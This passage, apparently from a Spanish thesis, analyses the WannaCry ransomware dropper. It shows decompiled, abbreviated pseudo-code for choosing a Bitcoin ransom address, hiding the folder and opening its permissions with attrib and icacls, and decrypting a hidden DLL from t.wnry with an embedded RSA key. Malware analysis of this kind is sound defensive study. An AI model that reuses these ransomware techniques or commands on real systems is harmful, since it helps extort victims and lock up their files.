


Figura 4.31: Contenido de m\_english.wnry




Figura 4.32: Contenido de m\_english.wnry - Formato RTF

## wWinMain

```
▷ R1831.bin

    ▼ entry()
        • wWinMain()
            ○ ...
            ○ select_and_write_bitcoin_torinfo()
            ○ run_process_params()
            ○ ...
```

Una vez descomprimido el archivo, en la función `select_and_write_bitcoin_torinfo()` se escribe sobre el fichero `c.wnry`, antes de las direcciones TOR, una dirección de bitcoin elegida entre tres opciones.

Tras esto, con la función `run_process_params()` analizada previamente, se ejecutan dos comandos en el directorio actual:

- `attrib +h .`  
Oculta el directorio y todo su contenido estableciendo el atributo `hidden` (`+h`) sobre la carpeta actual, representada con el punto [72].
- `icacls . /grant Everyone:F /T /C /Q`  
Este comando elimina posibles restricciones de acceso sobre los archivos del directorio actual, otorgando permisos completos (`grant Everyone:F`) de forma recursiva (`/T`), continuando la ejecución a pesar de errores (`/C`) y suprimiendo los mensajes de éxito (`/Q`) [73].

```
wWinMain()

1 int wWinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance,PWSTR pCmdLine,int nCmdShow)
2 {
3     ...
4     select_and_write_bitcoin_torinfo();
5     run_process_params("attrib +h .",0,(LPDWORD)0x0);
6     run_process_params("icacls . /grant Everyone:F /T /C /Q",0,(LPDWORD)0x0);
7     ...
8     return 0;
9 }
```

## select\_and\_write\_bitcoin\_torinfo()

```
▷ R1831.bin

    ▼ ...
        • select_and_write_bitcoin_torinfo()
            ○ write_or_read_cwnry()
```

La función `select_and_write_bitcoin_torinfo()` carga las direcciones Bitcoin almacenadas en memoria, lee el archivo `c.wnry` previamente extraído del recurso `2058.XIA`, y lo sobrescribe. Para ello, selecciona aleatoriamente una de las tres direcciones Bitcoin,

copiándola en el offset 0xb2 del contenido extraído de `c.wnry`, justo antes de los enlaces `.onion` de la red TOR, sobrescribiendo así el archivo con la nueva dirección.

Las direcciones utilizadas son de tipo *legacy* (P2PKH), ya que tienen una longitud de 34 caracteres y comienzan por el número 1, como se especifica en el glosario de diseño de Bitcoin [74].

De esta manera, cada ejecución puede asignar dinámicamente una dirección Bitcoin distinta a la víctima.

```
select_and_write_bitcoin_torinfo()

1 void select_and_write_bitcoin_torinfo(void)
2 {
3     ...
4     bitcoin_addresses[0] = "13AM4VV2dhnYgXeQepoHkHSQuy6NgaEb94";
5     bitcoin_addresses[1] = "12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw";
6     bitcoin_addresses[2] = "115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn";
7     bVar1 = write_or_read_cwnry(tor_links,1);
8     if (CONCAT31(extraout_var,bVar1) != 0) {
9         random_number = rand();
10        strcpy(tor_links + 0xb2,bitcoin_addresses[random_number % 3]);
11        write_or_read_cwnry(tor_links,0);}
12    return;
13 }
```

`write_or_read_cwnry()`

```
▷ R1831.bin
    ▼ ...
        • select_and_write_bitcoin_torinfo()
            ○ write_or_read_cwnry()
```

La función `write_or_read_cwnry()` realiza la lectura o escritura del fichero `c.wnry` en base al valor del parámetro `op_type`. Si el valor es 0, se escribe en el archivo el contenido del búfer, ocupando 780 bytes. Si el valor es distinto a 0, se lee del archivo al búfer la misma cantidad de bytes.

Por tanto, esta función permite modificar el contenido de `c.wnry` para insertar dinámicamente una dirección Bitcoin antes de los enlaces de la red Tor.

```
write_or_read_cwnry()

1 bool __cdecl write_or_read_cwnry(void *buffer_out,int op_type)
2 {
3     ...
4     if (op_type == 0) { _Mode = "wb"; }
5     else { _Mode = "rb"; }
6     _File = fopen("c.wnry",_Mode);
7     if (_File == (FILE *)0x0) { result = false; }
8     else {
9         if (op_type == 0) { sVar1 = fwrite(buffer_out,780,1,_File); }
10        else { sVar1 = fread(buffer_out,780,1,_File); }
11        result = sVar1 != 0;
12        fclose(_File); }
13    return result;
14 }
```

## wWinMain

```
▷ R1831.bin

    ▼ entry()
        • wWinMain()
            ○ ...
            ○ init_function_ptr()
            ○ import_rsa_key()
            ○ decrypt_twnry()
            ○ FUN_004021bd()
            ○ FUN_00402924()
```

Una vez escrita una dirección Bitcoin en `c.wnry`, y de que el malware oculte la carpeta de trabajo y otorgue permisos de acceso total a todos los usuarios, continúa realizando varias operaciones.

Primero inicializa de manera dinámica varias funciones criptográficas y de manejo de archivos en punteros mediante la función `init_function_ptr()`. Si son cargadas correctamente, se instancia un objeto de clase con `FUN_004012fd()`, que se puede observar posteriormente en la invocación de funciones miembro que utilizan el convenio de llamada `__thiscall` [75], exclusivo de C++, donde se referencia al puntero `this`.

La primera función miembro, `import_rsa_key()`, importa una clave RSA2 directamente de la memoria del programa utilizando las funciones criptográficas previamente inicializadas.

Si la importación de la clave RSA2 tiene éxito, se extrae del archivo `t.wnry` una clave AES cifrada, la cual se descifra con dicha clave RSA2. Posteriormente, con la clave AES obtenida, se descifra una gran porción de datos dentro de `t.wnry`, resultando en un ejecutable de tipo DLL (biblioteca de enlace dinámico) [76] que se utilizará para la ejecución modular de código.

Finalmente, mediante las funciones `FUN_004021bd` y `FUN_00402924`, se valida que el ejecutable es correcto, se prepara adecuadamente y se carga en memoria adecuadamente, sin necesidad de crear archivos intermedios, y se carga la función `TaskStart` del DLL.

### wWinMain()

```
1 int wWinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance,PWSTR pCmdLine,int nCmdShow)
2 {
3     ...
4     funs_loaded = init_function_ptr();
5     if (funs_loaded != 0) {
6         FUN_004012fd();
7         funs_loaded = import_rsa_key(local_6e8,(LPCSTR)0x0,0,0);
8         if (funs_loaded != 0) {
9             decrypted_payload = decrypt_twnry(local_6e8,"t.wnry",&local_8);
10            if (((decrypted_payload != (byte *)0x0) && (argc = (int *)FUN_004021bd((short
11                -> *decrypted_payload,local_8), argc != (int *)0x0)) && (pcVar3 = (code
12                -> *)FUN_00402924(argc,"TaskStart"), pcVar3 != (code *)0x0)) {
13                    (*pcVar3)(0,0);
14                }
15            FUN_0040137a();
16        }
17        return 0;
18    }
```

### init\_function\_ptr()

```
▷ R1831.bin
    ▼ ...
        • init_function_ptr()
            ○ init_crypto_function_ptr()
```

La función `init_function_ptr()` carga dinámicamente varios punteros a funciones de la librería `kernel32.dll`, necesarias para el manejo de ficheros. Primero verifica si las funciones criptográficas se han inicializado correctamente en `init_crypto_function_ptr()`. Si es así carga las siguientes funciones de `kernel32.dll`:

- `CreateFileW()`[\[77\]](#)
- `MoveFileW()`[\[79\]](#)
- `CloseHandle()` [\[82\]](#)
- `WriteFile()`[\[31\]](#)
- `MoveFileExW()`[\[80\]](#)
- `ReadFile()`[\[78\]](#)
- `DeleteFileW()`[\[81\]](#)

Si todas las funciones se cargan correctamente, devuelve 1 y en caso contrario, de que falle la carga de alguna función, devuelve 0.

#### init\_function\_ptr()

```
1 int init_function_ptr(void)
2 {
3     ...
4     success_function = init_crypto_function_ptr();
5     if (success_function != 0) {
6         ...
7     hModule = LoadLibraryA("kernel32.dll");
8     if (hModule != (HMODULE)0x0) {
9         createFileW = GetProcAddress(hModule,s_CreateFileW_0040ebdc);
10        writeFile = GetProcAddress(hModule,s_WriteFile_0040ebd0);
11        readFile = GetProcAddress(hModule,s_ReadFile_0040ebc4);
12        moveFileW = GetProcAddress(hModule,s_MoveFileW_0040ebb8);
13        moveFileExW = GetProcAddress(hModule,s_MoveFileExW_0040ebac);
14        deleteFileW = GetProcAddress(hModule,s_DeleteFileW_0040eba0);
15        _closeHandle = GetProcAddress(hModule,s_CloseHandle_0040eb94);
16        ...
17    }
18    return 0;
}
```

### init\_crypto\_function\_ptr()

```
▷ R1831.bin
    ▼ ...
        • init_function_ptr()
            ○ init_crypto_function_ptr()
```

La función `init_crypto_function_ptr()` carga dinámicamente las funciones necesarias de `advapi32.dll` relacionadas con la CryptoAPI de Windows, utilizadas para tareas de cifrado y descifrado. Las funciones cargadas son:

- CryptAcquireContextA() [83].
- CryptImportKey() [84].
- CryptDestroyKey() [85].
- CryptEncrypt() [86].
- CryptDecrypt() [87].
- CryptGenKey() [88].

Estas funciones permiten inicializar el proveedor criptográfico, importar claves, destruir claves, cifrar, descifrar y generar claves criptográficas.

### init\_crypto\_function\_ptr()

```

1 int init_crypto_function_ptr(void)
2 {
3     ...
4     if (cryptAcquireContextA == (FARPROC)0x0) {
5         hModule = LoadLibraryA(s_advapi32.dll_0040e020);
6         if (hModule != (HMODULE)0x0) {
7             cryptAcquireContextA = GetProcAddress(hModule,s_CryptAcquireContextA_0040f110);
8             cryptImportKey = GetProcAddress(hModule,s_CryptImportKey_0040f100);
9             cryptDestroyKey = GetProcAddress(hModule,s_CryptDestroyKey_0040f0f0);
10            cryptEncrypt = GetProcAddress(hModule,s_CryptEncrypt_0040f0e0);
11            cryptDecrypt = GetProcAddress(hModule,s_CryptDecrypt_0040f0d0);
12            _cryptGenKey = GetProcAddress(hModule,s_CryptGenKey_0040f0c4);
13            ...
14        }
15        return result;
}

```

### import\_rsa\_key()

```

▷ R1831.bin
    ▽ ...
        • import_rsa_key()
            ○ import_key()

```

La función `import_rsa_key()` intenta importar una clave RSA2, como se ve en la figura 4.33, de la memoria del programa para realizar operaciones criptográficas, mediante la función `import_key()` y gestionando la carga de claves desde memoria o desde un archivo si fuese necesario.

RSA2_key			
0040ebf8 07	??	07h	
0040ebf9 02	??	02h	
0040ebfa 00	??	00h	
0040ebfb 00	??	00h	
0040ebfc 00	??	00h	
0040ebfd a4	??	A4h	
0040ebfe 00	??	00h	
0040ebff 00	??	00h	
0040ec00 52	??	52h	R
0040ec01 53	??	53h	S
0040ec02 41	??	41h	A
0040ec03 32	??	32h	2
0040ec04 00	??	00h	
0040ec05 08	??	08h	

Figura 4.33: Clave RSA2 en la memoria del recurso 1831.bin

```

import_rsa_key()

1 int __thiscall import_rsa_key(void *this,LPCSTR param_1,undefined4 param_2,undefined4 param_3)
2 {
3     ...
4     iVar1 = import_key((void *)((int)this + 4),param_1);
5     if (iVar1 != 0) {
6         if (param_1 != (LPCSTR)0x0) { import_key((void *)((int)this + 0x2c),(LPCSTR)0x0); }
7         ...
8     }
9     return 0;
}

```

**import\_key()**

```

▷ R1831.bin

▼ ...
    • import_rsa_key()
        ○ import_key()

```

La función `import_key()` intenta importar desde memoria la clave RSA2, si está disponible, o desde un archivo si falla la importación inicial, utilizando las funciones criptográficas importadas anteriormente para operar con esta clave.

```

import_key()

1 int __thiscall import_key(void *this,LPCSTR param_1)
2 {
3     ...
4     iVar1 = acquire_cryptocontext((int)this);
5     if (iVar1 != 0) {
6         if (param_1 == (LPCSTR)0x0) {
7             iVar1 = (*cryptImportKey)(*(undefined4 *)((int)this + 4),&RSA2_key,0x494,0,0,(int)this + 8); }
8         else { iVar1 = import_key_file(*(undefined4 *)((int)this + 4),(int)this + 8,param_1); }
9         ...
10    }
}

```

**decrypt\_twnry()**

```

▷ R1831.bin

▼ ...
    • decrypt_twnry()
        ○ decrypt_w_rsakey()
        ○ aes_function_1()
        ○ aes_function_2()

```

La función `decrypt_twnry()` se encarga de desencriptar el contenido del archivo `t.wnry` para extraer su payload oculto. Para ello, abre el archivo con `CreateFileA()` [30] y verifica que su firma sea WANACRY!. Posteriormente, lee 4 bytes que representan el tamaño de la clave AES cifrada con RSA, 256 bytes, y a continuación extrae la clave AES cifrada. Esta clave se descifra con la clave RSA previamente importada en memoria.

Después se leen 4 bytes de relleno, seguidos de 8 bytes que indican el tamaño del payload cifrado, 65536 bytes. Se reserva memoria para este bloque y, mediante las funciones `aes_function_1()` y `aes_function_2()`, se descifra el contenido con la clave AES que se obtuvo, resultando en un DLL que continuará la ejecución del malware.

### `decrypt_twnry()`

```

1 byte * __thiscall decrypt_twnry(void *this,LPCSTR filename,uint *param_2)
2 {
3     ...
4     hFile = CreateFileA(filename,0x80000000,1,(LPSECURITY_ATTRIBUTES)0x0,3,0,(HANDLE)0x0);
5     if (hFile != (HANDLE)0xffffffff) { GetFileSizeEx(hFile,&local_28);
6         if ((local_28.s.HighPart < 1) && ((local_28.s.HighPart < 0 || (local_28.s.LowPart < 0x6400001))) {
7             read_success = (*readFile)(hFile,&local_240,8,local_20,0);
8             if (read_success != 0) { read_success = memcmp(&local_240,"WANACRY!",8);
9                 if (read_success == 0) { read_success = (*readFile)(hFile,&header_size_4,4,local_20,0);
10                    if ((read_success != 0) && (header_size_4 == 256)) {
11                        read_success = (*readFile)(hFile,*(&undefined4 *)((int)this + 0x4c8),256,local_20,0);
12                        if (read_success != 0) { read_success = (*readFile)(hFile,&mysterious_4bytes,4,local_20,0);
13                            if (read_success!=0) { read_success=(*readFile)(hFile,&mysterious_8bytes,8,local_20,0);
14                                if (((read_success != 0) && ((int)local_234 < 1)) && (((int)local_234 < 0 ||
15                                    ↪ (mysterious_8bytes < 0x6400001))) {
16                                    read_success = decrypt_w_rsakey((void *)((int)this + 4), *(BYTE **)((int)this +
17                                    ↪ 0x4c8),header_size_4, decrypt_twnry,&decrypt_twnry_size);
18                                    if (read_success != 0) {
19                                        aes_function_1((void *)((int)this + 0x54),decrypt_twnry,(int
20                                            ↪ *)PTR_DAT_0040f578,decrypt_twnry_size,(byte *)0x10);
21                                        large_buffer = (byte *)GlobalAlloc(0,mysterious_8bytes);
22                                        if (large_buffer != (byte *)0x0) {
23                                            read_success = (*readFile)(hFile,*(&undefined4 *)((int)this +
24                                                ↪ 0x4c8),local_28.s.LowPart,local_20,0);
25                                            pbVar1 = large_buffer;
26                                            if (((read_success != 0) && (local_20[0] != 0)) && ((0x7fffffff < local_234 ||
27                                                ↪ (((int)local_234 < 1 && (mysterious_8bytes <= local_20[0]))))) {
28                                                aes_function2((void *)((int)this + 0x54),*(byte **)((int)this + 0x4c8),
29                                                ↪ large_buffer,local_20[0],1);
30                                                *param_2 = mysterious_8bytes;
31                                                pbVar2 = pbVar1; }}}}}}}}}}
32     ...
33 }
```

Nombre del campo	Comienzo offset (hex)	Fin offset (hex)	Tamaño (bytes)	Descripción
Firma	0x0000	0x0007	8	Debe coincidir con “WANACRY!”
Tamaño cabecera	0x0008	0x000B	4	Debe ser 0x00000100 (256 bytes)
Clave AES encriptada	0x000C	0x010B	256	Clave AES cifrada con RSA para descifrar el payload
Desconocido / relleno	0x010C	0x0110	4	Relleno o reservado
Tamaño payload	0x0110	0x0117	8	Valor: 0x0000000000010000 = 65,536 bytes (tamaño del payload cifrado)
Payload encriptado	0x0118	0x10117	65,536	Datos cifrados que serán descifrados usando la clave AES

Cuadro 4.1: Estructura interna del archivo `t.wnry`

### decrypt\_w\_rsakey()

- ```
▷ R1831.bin
    ▼ ...
        • decrypt_twnry()
            ○ decrypt_w_rsakey() highlighted
            ○ aes_function_1()
            ○ aes_function_2()
```

En la función `decrypt_w_rsakey()` se descifra un conjunto de bytes utilizando la función `CryptDecrypt()` [87], haciendo uso de la clave RSA importada previamente en memoria. Esta operación permite recuperar la clave AES cifrada, que posteriormente será utilizada para desencriptar el payload contenido en el archivo `t.wnry`.

### decrypt\_w\_rsakey()

```
1 int __thiscall decrypt_w_rsakey(void *this,BYTE *data,size_t data_size,void *data_out,size_t
2     *data_out_size)
3 {
4     ...
5     if (*(int *)((int)this + 8) != 0) {
6         ...
7         decryption_state = (*cryptDecrypt)(*(undefined4 *)((int)this + 8),0,1,0,data,&data_size);
8         if (decryption_state != 0) {
9             LeaveCriticalSection(lpCriticalSection);
10            memcpy(data_out,data,data_size);
11            *data_out_size = data_size;
12            return 1;
13        }
14    }
15 }
```

### aes\_function\_1()

- ```
▷ R1831.bin
    ▼ ...
        • decrypt_twnry()
            ○ decrypt_w_rsakey()
            ○ aes_function_1() highlighted
            ○ aes_function_2()
```

Esta función, junto a `aes_function_2()`, se encarga de desencriptar el payload de `t.wnry` con la clave AES previamente desencriptada. Se puede determinar que se trata de una función de cifrado AES porque se verifica si la clave proporcionada tiene un tamaño válido de 16 (128 bits), 24 (192 bits) o 32 bytes (256 bits), que son precisamente los tamaños estándar de clave AES.

Además, se observa que el puntero `DAT_004089fc` contiene los mismos valores que la tabla S-BOX *forward* del algoritmo AES, como se muestra en la figura 4.34, coincidiendo con los valores publicados por el Instituto Nacional de Estándares y Tecnología (NIST) [89]. Además de las múltiples operaciones XOR que son comunes en el algoritmo.

DAT_004089fc				XREF[28]:	FUN_00402a76:00402cc4
004089fc	63	??	63h	c	FUN_00402a76:00402cdf
004089fd	7c	??	7Ch	l	FUN_00402a76:00402ce6
004089fe	77	??	77h	w	FUN_00402a76:00402cf0
004089ff	7b	??	7Bh	{	FUN_00402a76:00402d5b
00408a00	f2	??	F2h		FUN_00402e7e:0040306e
00408a01	6b	??	6Bh	k	FUN_00402e7e:00403085
00408a02	6f	??	6Fh	o	FUN_00402e7e:0040309a
00408a03	c5	??	C5h		FUN_00402e7e:004030af
00408a04	30	??	30h	0	FUN_00402e7e:004030be
00408a05	01	??	01h		FUN_00402e7e:004030d7
00408a06	67	??	67h	g	FUN_00402e7e:004030f0
00408a07	2b	??	2Bh	+	FUN_00402e7e:00403105
00408a08	fe	??	FEh		FUN_00402e7e:0040312d
00408a09	d7	??	D7h		FUN_00402e7e:00403146
00408a0a	ab	??	ABh		FUN_00402e7e:00403159
					FUN_00402e7e:00403175
					FUN_00402e7e:0040318a
					FUN_00402e7e:0040319f

Figura 4.34: Datos del puntero DAT\_004089fc

**aes\_function\_1()**

```

1 void __thiscall aes_function_1(void *this,byte *param_1,uint *param_2,int param_3,byte *param_4){
2     if (((param_4 != (byte *)0x10) && (param_4 != (byte *)0x18)) && (param_4 != (byte *)0x20)) {
3         ...
4     }
5     if ((int)param_2 < iVar8) {
6         ...
7         do {
8             uVar2 = *(uint *)((int)this + (int)puVar4 * 4 + 0x410);
9             *(uint *)((int)this + 0x414) = *(uint *)((int)this + 0x414) ^
    CONCAT31(CONCAT21(CONCAT11((&DAT_004089fc)[uVar2 >> 0x10 & 0xff] ^ *param_4,
    (&DAT_004089fc)[uVar2 >> 8 & 0xff]), (&DAT_004089fc)[uVar2 & 0xff]),(&DAT_004089fc)[uVar2 >>
    0x18]);
10        ...
11    } while ((int)param_2 < iVar8);
12 }
13 }
```

**aes\_function\_2()**

▷ R1831.bin

▼ ...

- decrypt\_twnry()
  - decrypt\_w\_rsakey()
  - aes\_function\_1()
  - **aes\_function\_2()**


La función `aes_function_2()` también se encarga de desencriptar el payload cifrado, junto a `aes_function_1()`. Se identifica como parte del proceso de descifrado AES porque utiliza una tabla característica del algoritmo AES, la S-BOX inversa (Inverse

S-BOX). Esta tabla se encuentra almacenada en el puntero DAT\_00408afc, como se ve en la figura 4.35, igual la tabla que se encuentra en la explicación del algoritmo AES del NIST [89]. Esta tabla se encuentra siguiendo estas funciones anidadas: aes\_function\_2() → FUN\_00403797() → FUN\_004031bc().

DAT_00408afc				XREF[20]:
00408afc <b>52</b>	??	52h	R	FUN_004031bc:004033c1(*), FUN_004031bc:004033d8(*), FUN_004031bc:004033eb(*), FUN_004031bc:00403403(*), FUN_004031bc:00403412(*), FUN_004031bc:0040342b(*), FUN_004031bc:00403444(*), FUN_004031bc:00403459(*), FUN_004031bc:00403468(*), FUN_004031bc:00403481(*), FUN_004031bc:00403499(*), FUN_004031bc:004034ac(*), FUN_004031bc:004034c9(*), FUN_004031bc:004034d4(*), FUN_004031bc:004034f2(*), FUN_004031bc:004034fe(*), FUN_00403797:004039a8(*), FUN_00403797:004039ca(*), FUN_00403797:004039e9(*), FUN_00403797:00403a08(*)
00408afd <b>09</b>	??	09h		
00408afe <b>6a</b>	??	6Ah	j	
00408aff <b>d5</b>	??	D5h		
00408b00 <b>30</b>	??	30h	0	
00408b01 <b>36</b>	??	36h	6	
00408b02 <b>a5</b>	??	A5h		
00408b03 <b>38</b>	??	38h	8	
00408b04 <b>bf</b>	??	Bfh		
00408b05 <b>40</b>	??	40h	@	
00408b06 <b>a3</b>	??	A3h		
00408b07 <b>9e</b>	??	9Eh		
00408b08 <b>81</b>	??	81h		
00408b09 <b>f3</b>	??	F3h		
00408b0a <b>d7</b>	??	D7h		
00408b0b <b>fh</b>	??	FRh		

Figura 4.35: Datos del puntero DAT\_00408afc

## FUN\_004021bd()



En esta función al entrar en la primera función anidada, FUN\_004021e9, se realiza una comprobación inicial sobre el payload para verificar si se trata de un ejecutable, basándose en su firma 0x5A4D, que en *little-endian* corresponde a 4D 5A ("MZ") [71]. A continuación, se realizan varias operaciones destinadas a preparar el DLL que continuará el flujo lógico del malware, finalizando con la ejecución de la función TaskStart del DLL mediante la última función invocada en wWinMain, FUN\_00402924.

```
1  uint * __cdecl FUN_004021e9(short *param_1,uint param_2,undefined *param_3,undefined *param_4,uint
2   ↪ param_5, undefined *param_6,uint param_7,uint param_8)
3  {
4      ...
5      if (*param_1 == 0x5a4d) {
6          ...
7      }
8  }
```

### mysterious\_executable.bin - Obtención del DLL

Una vez finalizado el análisis del recurso `1831.bin`, es necesario extraer el DLL oculto en el recurso `t.wnry`. Primero, se guarda en ficheros separados la clave RSA2 extraída de memoria, la clave AES cifrada y el payload cifrado. Segundo, se desencripta la clave AES con un programa de C++, que replicará el comportamiento del malware. Finalmente, se utiliza esta clave AES desencriptada para descifrar el payload, con un script de Python, y guardar el resultado en un fichero nuevo, `mysterious_executable.bin`.

### Extracción de la clave RSA2

Se recupera la clave RSA2 encontrada previamente en memoria durante la función `import_key()` y se guarda en un fichero haciendo uso de HxD:




Figura 4.36: Clave RSA2 guardada en `rsa2key.bin`

### Extracción de la clave AES cifrada y del payload

Desde el archivo `t.wnry`, se calculan los rangos de datos correspondientes a la clave AES cifrada y al payload cifrado:

Nombre del campo	Comienzo Offset (hex)	Fin Offset (hex)	Tamaño (bytes)	Descripción
<b>Clave AES cifrada</b>	0x000C	0x010B	256	Clave AES cifrada con RSA para descifrar el payload
<b>Payload cifrado</b>	0x0118	0x10117	65,536	Datos cifrados que serán descifrados usando la clave AES

Cuadro 4.2: Rangos de datos relevantes en `t.wnry`

Se guardan en dos ficheros nuevos, `encrypted_aes_key.bin` y `encrypted_payload.bin` respectivamente, para su posterior manipulación.

